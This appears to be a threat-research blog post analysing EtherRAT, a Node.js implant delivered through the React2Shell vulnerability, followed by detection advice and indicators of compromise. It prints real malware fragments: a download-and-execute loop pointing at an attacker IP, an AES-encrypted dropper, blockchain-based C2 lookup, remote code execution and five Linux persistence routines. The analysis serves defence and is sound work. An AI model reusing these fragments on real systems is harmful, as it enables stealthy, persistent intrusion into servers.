
EtherRAT: DPRK uses novel Ethereum implant in React2Shell attacks

By Sysdig Threat Research Team

Published: 2025-12-08 · Archived: 2026-04-05 17:59:01 UTC



On December 5, 2025, just two days after the public disclosure of CVE-2025-55182 – a maximum-severity remote code execution vulnerability in React Server Components (RSCs) – the Sysdig Threat Research Team

(TRT) recovered a novel implant from a compromised Next.js application. Unlike the cryptocurrency miners and credential stealers documented in early React2Shell exploitation, this payload, dubbed EtherRAT, represents something far more sophisticated. It is a persistent access implant that combines techniques from at least three documented campaigns into a single, previously unreported attack chain.

EtherRAT leverages Ethereum smart contracts for command-and-control (C2) resolution, deploys five independent Linux persistence mechanisms, and downloads its own Node.js runtime from nodejs.org. This combination of capabilities has not been previously observed in React2Shell exploitation. The Sysdig TRT's analysis reveals significant overlap with North Korea-linked "Contagious Interview" tooling, suggesting either Democratic People's Republic of Korea (DPRK) actors have pivoted to exploiting React2Shell, or sophisticated tool-sharing is occurring between nation-state groups.

The Sysdig TRT has analyzed how this implant works, how it compares to documented React2Shell activity, and what defenders can do to detect it. Their full findings are detailed below, or navigate first to the Sysdig TRT's detection strategies and mitigation recommendations.

Overview of React2Shell and CVE-2025-55182

CVE-2025-55182 is an unsafe deserialization vulnerability in RSCs that allows unauthenticated remote code execution via a single HTTP request. Disclosed on December 3, 2025, by security researcher Lachlan Davidson, the vulnerability affects React 19.x and frameworks built on it, including Next.js 15.x and 16.x when using App Router. CISA added the vulnerability to its Known Exploited Vulnerabilities (KEV) catalog on December 5, 2025.

Within hours of public disclosure, multiple security vendors documented active exploitation:

- **China-nexus groups** (i.e., Earth Lamia, Jackpot Panda, UNC5174) deploying Cobalt Strike beacons, Sliver, and Vshell backdoors
- **Opportunistic actors** installing cryptocurrency miners (primarily XMRig)
- **Credential harvesters** targeting AWS configuration files and environment variables

The payloads documented in React2Shell exploitation share common characteristics: they rely on PowerShell or shell commands, use hardcoded C2 infrastructure, and focus on immediate credential theft or cryptomining. **EtherRAT differs substantially from this pattern.**

Enter EtherRAT: A four-stage attack chain

The attack begins with a base64-encoded shell command executed via React2Shell, which downloads and executes a shell script that deploys the JavaScript implant.

Stage	Purpose	Key Capability
Stage 0: Initial Access	Download and execute shell script	Retry loop with curl/wget/python3 fallback

Stage	Purpose	Key Capability
Stage 1: Deployment)	Download Node.js, write payloads	Legitimate runtime from nodejs.org
Stage 2: Dropper	Decrypt and execute main payload	AES-256-CBC decryption
Stage 3: Implant	Persistent backdoor access	Blockchain C2, 5x persistence, payload update

Stage 0: Initial access via base64 shell dropper

The React2Shell exploit executes a base64-encoded payload:

```
sh -c echo <base64>|base64 -d|bash
```

When decoded, this reveals a persistent download loop:

```
while :; do
 (curl -sL http://193.24.123.68:3001/gfdsgsdfhfsd_ghsfdgsfdgsdfg.sh -o ./s.sh 2>/dev/null || \
  wget -qO ./s.sh http://193.24.123.68:3001/gfdsgsdfhfsd_ghsfdgsfdgsdfg.sh 2>/dev/null || \
  python3 -c "import urllib.request as u;open('./s.sh','wb').write(u.urlopen('http://193.24.123.68:3001/gfdsgsd
 [ -s ./s.sh ] && chmod +x ./s.sh && ./s.sh && break
 sleep 300
done
```

This dropper demonstrates several red flags:

- **Multiple download methods**: Tries curl, then wget, then python3 to maximize compatibility across target environments.
- **Retry loop**: If download fails, waits 300 seconds and retries indefinitely.
- **Silent execution**: All download commands suppress error output.
- **Size check**: Verifies the downloaded file is non-empty before execution ([-s ./s.sh]).
- **Obscured filename**: The URL path (gfdsgsdfhfsd_ghsfdgsfdgsdfg.sh) uses a gibberish name to avoid obvious patterns, though the keyboard-mash style suggests manual creation rather than programmatic generation.

The downloaded shell script (s.sh) downloads Node.js from nodejs.org, deploys the encrypted payload and obfuscated JavaScript dropper, then executes Stage 2.

Stage 1: Shell script deployment (s.sh)

The downloaded shell script establishes persistence infrastructure before executing the JavaScript payload. Here's the deobfuscated logic:

```
 #!/bin/bash
D="$HOME/.local/share/.05bf0e9b"
ND="$D/.4dai8ovb"
mkdir -p "$D" 2>/dev/null

# Download Node.js runtime from official source
U1="https://nodejs.org/dist/v20.10.0/node-v20.10.0-linux-x64.tar.gz"
U2="https://nodejs.org/dist/v20.10.0/node-v20.10.0-linux-x64.tar.xz"

# Try .tar.gz first, fall back to .tar.xz
if curl -sL "$U1" -o "${Z}.tar.gz" || wget -q "$U1" -O "${Z}.tar.gz"; then
  tar -xzf "${Z}.tar.gz" -C "$D" || {
    # If extraction fails, try .xz format
    curl -sL "$U2" -o "${Z}.tar.xz" || wget -q "$U2" -O "${Z}.tar.xz"
    tar -xJf "${Z}.tar.xz" -C "$D"
  }
fi

mv "$D/node-v20.10.0-linux-x64" "$ND"
chmod +x "$ND/bin/node"

# Write encrypted payload and obfuscated dropper
echo "<base64_encrypted_blob>" | base64 -d > "$D/.1d5j6rm2mg2d"
echo "<base64_obfuscated_js>" | base64 -d > "$D/.kxnzl4mtez.js"

# Execute dropper in background, self-delete
nohup "$ND/bin/node" "$D/.kxnzl4mtez.js" >/dev/null 2>&1 &
rm -f "${BASH_SOURCE[0]}"
exit 0
```

Key observations from Stage 1:

- **Legitimate Node.js download**: Downloads Node.js v20.10.0 directly from nodejs.org, avoiding detection of bundled suspicious binaries.
- **Hidden directory structure**: Uses .local/share/.05bf0e9b with randomized hex subdirectories.
- **Dual payload deployment**: Writes both the encrypted blob (.1d5j6rm2mg2d) and an obfuscated JavaScript dropper (.kxnzl4mtez.js).
- **Self-deletion**: Removes the shell script after execution to reduce forensic artifacts.
- **Silent background execution**: Uses nohup with stdout/stderr redirected to /dev/null.

Stage 2: Obfuscated JavaScript dropper (.kxnzl4mtez.js)

The dropper decrypts the main payload using AES-256-CBC with hardcoded key material:

```
 const kb = "cn7uRzKiMgOZ/dDxuclzgDrGKLQ7HEtEZ1Ld6k6eRsg=";  // Base64 AES key
const ib = "2iWxmWx4r98fhW9jIpzKXA==";                       // Base64 IV
const key = Buffer.from(kb, "base64");
const iv = Buffer.from(ib, "base64");

function dec(h) {
  const k = fs.readFileSync(h);
  const l = crypto.createDecipheriv("aes-256-cbc", key, iv);
  return Buffer.concat([l.update(k), l.final()]);
}
```

The dropper reads an encrypted blob from .1d5j6rm2mg2d, decrypts it, writes the result to .7vfgycfd01.js, and spawns it using the downloaded Node.js binary located at .4dai8ovb/bin/node. Downloading the runtime from nodejs.org rather than bundling it is significant: it reduces payload size, avoids detection of suspicious embedded binaries, and leverages trusted infrastructure while still ensuring the implant functions regardless of the target's Node.js installation status.

The dropper also initializes a state file containing a randomly generated bot ID and the payload filename:

```
 const r = {
  0: crypto.randomUUID(),  // Bot ID
  1: ln                     // Payload filename (.7vfgycfd01.js)
};
```

This state file uses an obscured naming convention: `.{md5(script_directory).slice(0,6)}.`

Stage 3: The main implant

Once decrypted and launched, EtherRAT establishes persistent access through multiple mechanisms, detailed in the Aggressive Linux Persistence section below.

Blockchain-based command and control via Ethereum smart contracts

EtherRAT's most distinctive feature is its use of Ethereum smart contracts for C2 URL resolution. Rather than hardcoding a C2 server address, which can be blocked or seized, the malware queries an on-chain contract to retrieve the current C2 URL.

Smart contract query mechanism

EtherRAT queries a smart contract at address 0x22f96d61cf118efabc7c5bf3384734fad2f6ead4 using function selector 0x7d434425 with parameter 0xE941A9b283006F5163EE6B01c1f23AA5951c4C8D:

```
 const j = "0x22f96d61cf118efabc7c5bf3384734fad2f6ead4";  // Contract address
const k = "0xE941A9b283006F5163EE6B01c1f23AA5951c4C8D";  // Lookup parameter
const B = "0x7d434425";                                  // Function selector

const C = K => {
  return B + K.toLowerCase().replace("0x", "").padStart(64, "0");
};
```

Consensus-based resilience for RPC endpoints

What makes this implementation unique is its use of consensus voting across nine public Ethereum remote procedure call (RPC) endpoints:

```
 const m = [
  "https://eth.llamarpc.com",
  "https://mainnet.gateway.tenderly.co",
  "https://rpc.flashbots.net/fast",
  "https://rpc.mevblocker.io",
  "https://eth-mainnet.public.blastapi.io",
  "https://ethereum-rpc.publicnode.com",
  "https://rpc.payload.de",
  "https://eth.drpc.org",
  "https://eth.merkle.io"
];
```

EtherRAT queries all nine endpoints in parallel, collects responses, and selects the URL returned by the majority:

```
 const P = {};
O.forEach(Q => {
  P[Q] = (P[Q] || 0) + 1;
});
return Object.entries(P).sort((Q, R) => R[1] - Q[1])[0][0];
```

This consensus mechanism protects against several attack scenarios: a single compromised RPC endpoint cannot redirect bots to a sinkhole, and researchers cannot poison C2 resolution by operating a rogue RPC node. EtherRAT queries the blockchain every five minutes, allowing operators to update C2 infrastructure by modifying the smart contract – an update that propagates to all deployed bots automatically.

How blockchain C2 improves on traditional C2

Traditional C2 infrastructure can be disrupted through domain seizure, IP blocking, or takedown requests. Blockchain-based C2 eliminates these options:

Traditional C2	Blockchain C2
Domain can be seized	Contract is immutable
IP can be blocked	Multiple RPC endpoints
Hosting provider can terminate	Decentralized infrastructure
Single point of failure	Consensus prevents poisoning

Reversing Labs previously documented this technique in the colortoolsv2 and mimelib2 npm packages (July 2025), but those implementations used a single RPC endpoint. The consensus mechanism observed here represents a significant evolution in operational security.

C2 traffic patterns and command execution

Once EtherRAT resolves the C2 URL from the blockchain, it enters a polling loop that executes every 500 milliseconds.

Request structure

Each poll constructs a randomized URL designed to blend with legitimate web traffic:

```
 const L = p.randomBytes(4).toString("hex");           // Random path segment
const M = ["png", "jpg", "gif", "css", "ico", "webp"];
const N = M[Math.floor(Math.random() * M.length)];   // Random "file" extension
const O = ["id", "token", "key", "b", "q", "s", "v"];
const P = O[Math.floor(Math.random() * O.length)];   // Random query parameter

// Resulting URL pattern:
// {c2_base}/api/{random}/{bot_id}/{random}.{ext}?{param}={build_id}
```

Example request:

```
 GET /api/a8f3b2c1/c6d83cb1-a4de-443d-bd78-da925acc5f8d/d4e5f6a7.png?token=c6d83cb1-a4de-443d-bd78-da925acc5f8d
Host: c2.example.com
X-Bot-Server: https://c2.example.com
```

This URL structure mimics Content Delivery Network (CDN) requests for static assets – a common pattern in legitimate web traffic that is unlikely to trigger network security alerts.

Command execution

When the C2 server returns a response longer than 10 characters, EtherRAT treats it as JavaScript code and executes it immediately:

```
 const a0 = Object.getPrototypeOf(async function () {}).constructor;
const a1 = new a0(
  "require", "process", "Buffer", "console", "__dirname", "__filename", "log",
  X  // Response body from C2
);
await a1(require, process, Buffer, console, __dirname, __filename, r);
```

This pattern, using the AsyncFunction constructor, is functionally equivalent to eval() but supports asynchronous operations. EtherRAT passes full Node.js primitives to the executed code, giving operators access to:

Primitive	Capability
`require`	Import any Node.js module (e.g., `fs`, `child_process`, `net`, `crypto`)
`process`	Environment variables, platform info, exit control
`Buffer`	Binary data manipulation
`__dirname` / `__filename`	File system context

This is a full interactive shell. Operators can execute arbitrary Node.js code with the same privileges as the implant process.

Five Linux persistence techniques used by EtherRAT

EtherRAT establishes persistence through five independent mechanisms, ensuring survival across reboots and system maintenance:

1. Systemd user service

The service file uses a random hexadecimal name (e.g., a1b2c3d4e5f6.service) and a generic description to avoid detection.

```
 const W = o.join(M, ".config", "systemd", "user");
const X = p.randomBytes(6).toString("hex");
const Y = o.join(W, X + ".service");

n.writeFileSync(Y, `[Unit]
Description=User Application Service
After=network.target

[Service]
Type=simple
ExecStart=${P}
Restart=always
RestartSec=30
```

```
[Install]
WantedBy=default.target`);

R("systemctl --user daemon-reload");
R("systemctl --user enable " + X + ".service");
R("systemctl --user start " + X + ".service");
```

2. XDG autostart entry

Using XDG for persistence is not very common, likely due to the low percentage of Linux desktop users. However, EtherRAT aims for more coverage than the typical malware.

```
 const a2 = o.join(M, ".config", "autostart");
const a3 = p.randomBytes(6).toString("hex");
const a4 = o.join(a2, a3 + ".desktop");

n.writeFileSync(a4, `[Desktop Entry]
Type=Application
Name=System Service
Exec=${P}
Hidden=true
NoDisplay=true
X-GNOME-Autostart-enabled=true`);
```

3. Cron job

After a reboot, this added cron job will run EtherRAT after 30 seconds, which gives time for the system to come all the way up.

```
 const a7 = "@reboot sleep 30 && " + P + " >/dev/null 2>&1 &";
const a8 = R("crontab -l 2>/dev/null || true", { encoding: "utf8" });
if (!a8.includes(N)) {
  const a9 = a8.trim() + "\n" + a7 + "\n";
  R("echo \"" + a9 + "\" | crontab -");
}
```

4. Bashrc injection

The .bashrc file is also modified so that EtherRAT will run when a user logs into the server.

```
 const ab = o.join(M, ".bashrc");
const ac = "\n# System\n(nohup " + P + " >/dev/null 2>&1 &) 2>/dev/null\n";
```

```
if (n.existsSync(ab)) {
  const ae = n.readFileSync(ab, "utf8");
  if (!ae.includes(N)) {
    n.appendFileSync(ab, ac);
  }
}
```

5. Profile injection

EtherRAT tracks which persistence mechanisms were successfully installed in its state file, avoiding redundant installation attempts.

```
 const af = o.join(M, ".profile");
const ag = "\n# App\n(" + P + " >/dev/null 2>&1 &) 2>/dev/null\n";
if (n.existsSync(af)) {
  const ai = n.readFileSync(af, "utf8");
  if (!ai.includes(N)) {
    n.appendFileSync(af, ag);
  }
}
```

EtherRAT's unique payload update mechanism

EtherRAT includes a capability not observed in other React2Shell payloads. On first successful C2 contact, it sends its own source code to a /api/reobf/ endpoint and replaces itself with the response:

```
 const O = n.readFileSync(N, "utf8");  // Read own source
const P = {
  code: O,      // Current source code
  build: i      // Build ID
};
const Q = await fetch(s + "/api/reobf/" + z, {
  method: "POST",
  headers: { "Content-Type": "application/json" },
  body: JSON.stringify(P)
});
const R = await Q.text();
n.writeFileSync(N, R, "utf8");  // Overwrite self with response
M[3] = Date.now();              // Record timestamp to prevent repeat
```

After receiving the response, EtherRAT:

1. Writes the new code to disk, overwriting itself.
2. Records a timestamp in the hidden state file to prevent repeated updates
3. Spawns a fresh process with the updated payload.

4. Exits the current process.

The endpoint name suggests re-obfuscation, but without observing actual C2 responses, the exact purpose is unclear. Possible interpretations include:

- **Re-obfuscation**: The C2 returns a functionally identical but differently obfuscated version, defeating static signatures.
- **Payload upgrade**: The initial implant is a lightweight stager; the C2 returns mission-specific functionality.
- **Anti-analysis**: Ensures researchers who capture the initial payload don't have the operational version.
- **Activation/licensing**: The C2 validates the deployment before providing full capabilities.

Regardless of intent, this one-time transformation means each deployed implant potentially diverges from the original payload after activation, complicating signature-based detection.

Threat attribution: Comparing EtherRAT to known DPRK and China campaigns

EtherRAT's combination of techniques draws similarities from multiple documented campaigns:

The encrypted loader pattern used in EtherRAT closely matches the DPRK-affiliated BeaverTail malware used in the Contagious Interview campaigns.

Notably, while Lazarus Group and other DPRK-affiliated threat actors historically bundle Node.js with their payloads, the sample we identified downloads Node.js from the official nodejs.org distribution. This represents a significant evolution in tradecraft: trading a smaller payload size for reduced detection risk.

The key differences in EtherRAT:

1. **Delivery vector**: React2Shell exploitation rather than fake job interview lures.
2. **C2 mechanism**: Blockchain-based rather than hardcoded.
3. **Persistence**: Significantly more aggressive than documented Contagious Interview payloads.
4. **No credential harvesting**: Unlike BeaverTail/InvisibleFerret, EtherRAT contains no cryptocurrency wallet targeting code.

Google Threat Intelligence Group (GTIG) recently attributed the use of BeaverTail malware and blockchain-based C2 techniques to the DPRK-associated threat actor UNC5342. However, without direct code overlap, we cannot confirm the threat actor behind EtherRAT is the same. Given some of the significant differences listed above, this may represent shared techniques across multiple DPRK-affiliated threat groups.

Alternatively, while DPRK actors may have adopted React2Shell as a new initial access vector, it's possible another sophisticated actor may be combining techniques from multiple documented campaigns to complicate attribution.

Comparison with China-Nexus React2Shell activity

The documented exploitation of React2Shell by China-affiliated threat actors differs substantially from EtherRAT:

Activity	China-affiliated actors	EtherRAT
Initial payload	PowerShell commands	Encrypted JavaScript
C2 infrastructure	Hardcoded IPs/domains	Blockchain-resolved
Persistence	Minimal (Cobalt Strike beacon)	5 independent mechanisms
Primary tools	Cobalt Strike, Sliver, Vshell	Custom Node.js implant
Apparent objective	Credential theft, initial access	Long-term persistent access
Traffic pattern	Known beacon signatures	Disguised as static asset requests

Novel capabilities summary

Capability	React2Shell Reports	Documented in Contagious Interview	This Sample
Base64 shell dropper with retry loop	✓		✓
Multi-method download (curl/wget/python)	✓		✓
Node.js runtime download from nodejs.org			✓
AES-256-CBC encrypted loader		✓	✓
Obfuscated JavaScript dropper		✓	✓
Ethereum blockchain C2		✓	✓
Consensus RPC resolution			✓
5-method Linux persistence			✓
Payload update mechanism			✓
Systemd persistence	✓		✓
Bashrc/profile injection	✓		✓

The technique of downloading Node.js from the official nodejs.org distribution is noteworthy. Rather than bundling a potentially flagged binary, the attackers leverage a trusted source, making network-based detection more difficult since traffic to nodejs.org is legitimate.

How to detect and mitigate EtherRAT attacks

Runtime threat detection with Sysdig Secure

Multiple runtime threat detection rules will trigger if EtherRAT is run on Sysdig Secure-monitored hosts, including:

- Suspicious Command Executed by Web Server
- Base64-encoded Python Script Execution
- DNS Lookup for Miner Pool Domain Detected
- Suspicious Cron Modification
- Suspicious System Service Modification
- Modify Shell Configuration File

Hunting for EtherRAT network indicators

Monitor for the following patterns:

- Outbound connections to 193.24.123.68:3001
- HTTP requests for paths with gibberish filenames ending in .sh
- Downloads from nodejs.org/dist/v20.10.0/
- Outbound HTTPS requests to multiple Ethereum RPC endpoints in rapid succession
- POST requests to eth_call JSON-RPC method querying contract 0x22f96d61cf118efabc7c5bf3384734fad2f6ead4
- Periodic GET requests with randomized paths ending in static file extensions (.png, .jpg, .gif, .css, .ico, .webp)
- Requests containing X-Bot-Server header

EtherRAT filesystem indicators

EtherRAT uses randomly-generated hidden directory and file names per deployment. Hunt for patterns rather than specific paths:

- Hidden directories in $HOME/.local/share/ with random hexadecimal names (e.g., .05bf0e9b)
- Nested hidden subdirectories containing a bin/node executable
- Hidden .js files in user data directories
- Systemd user services with random hexadecimal names
- XDG autostart entries with Hidden=true and NoDisplay=true
- Bashrc/profile modifications containing nohup commands launching hidden .js files

Indicators of compromise for EtherRAT

Note: This implant generates random directory and file names per deployment. The file artifacts listed below are from our analyzed sample and should be treated as examples of the naming pattern, not universal indicators of compromise (IOCs).

Staging infrastructure

Type	Value
Staging Server	`193.24.123.68:3001`
Payload URL	`http://193.24.123.68:3001/gfdsgsdfhfsd_ghsfdgsfdgsdfg.sh`

Ethereum contract (static)

Type	Value
Contract Address	`0x22f96d61cf118efabc7c5bf3384734fad2f6ead4`
Lookup Parameter	`0xE941A9b283006F5163EE6B01c1f23AA5951c4C8D`
Function Selector	`0x7d434425`

Mitigation and response recommendations

Organizations running RSCs or Next.js should take immediate action:

- **Patch immediately**: Update React to version 19.2.1 or later, and Next.js to patched versions. Rebuild and redeploy applications after updating.
- **Hunt for persistence**: Check for unauthorized systemd user services, XDG autostart entries, cron jobs, and bashrc/profile modifications on any system that may have been exposed.
- **Monitor Ethereum RPC traffic**: Unusual outbound connections to public Ethereum RPC endpoints from web application servers should be investigated.
- **Deploy runtime detection**: Signature-based detection is ineffective against malware that updates its own code. Runtime threat detection is critical for identifying this class of implant.
- **Review application logs**: Search for evidence of React2Shell exploitation attempts - unusual POST requests to RSC endpoints with malformed payloads.
- **Rotate credentials**: If compromise is suspected, rotate all credentials accessible from the affected system, including cloud provider tokens, API keys, and SSH keys.

Conclusion: What EtherRAT means for React2Shell and future threats

EtherRAT represents a significant evolution in React2Shell exploitation, moving beyond opportunistic cryptomining and credential theft toward persistent, stealthy access designed for long-term operations. The combination of blockchain-based C2, aggressive multi-vector persistence, and a payload update mechanism demonstrates a level of sophistication not previously observed in React2Shell payloads.

The overlap with DPRK "Contagious Interview" tooling raises important questions about attribution and tool-sharing between threat actors. Whether this represents North Korean actors pivoting to new exploitation vectors or sophisticated technique borrowing by another actor, the result is the same: defenders face a challenging new implant that resists traditional detection and takedown methods.

The rising frequency of supply chain and framework-level vulnerabilities, from Log4Shell to React2Shell, makes runtime threat detection more critical than ever. Since attackers can now combine techniques from multiple campaigns and dynamically modify their payloads, organizations cannot rely solely on signature-based detection or indicator blocking. Continuous monitoring at runtime remains the most reliable defense against this evolving threat landscape.

About the author

Test drive the right way to defend the cloud with a security expert

---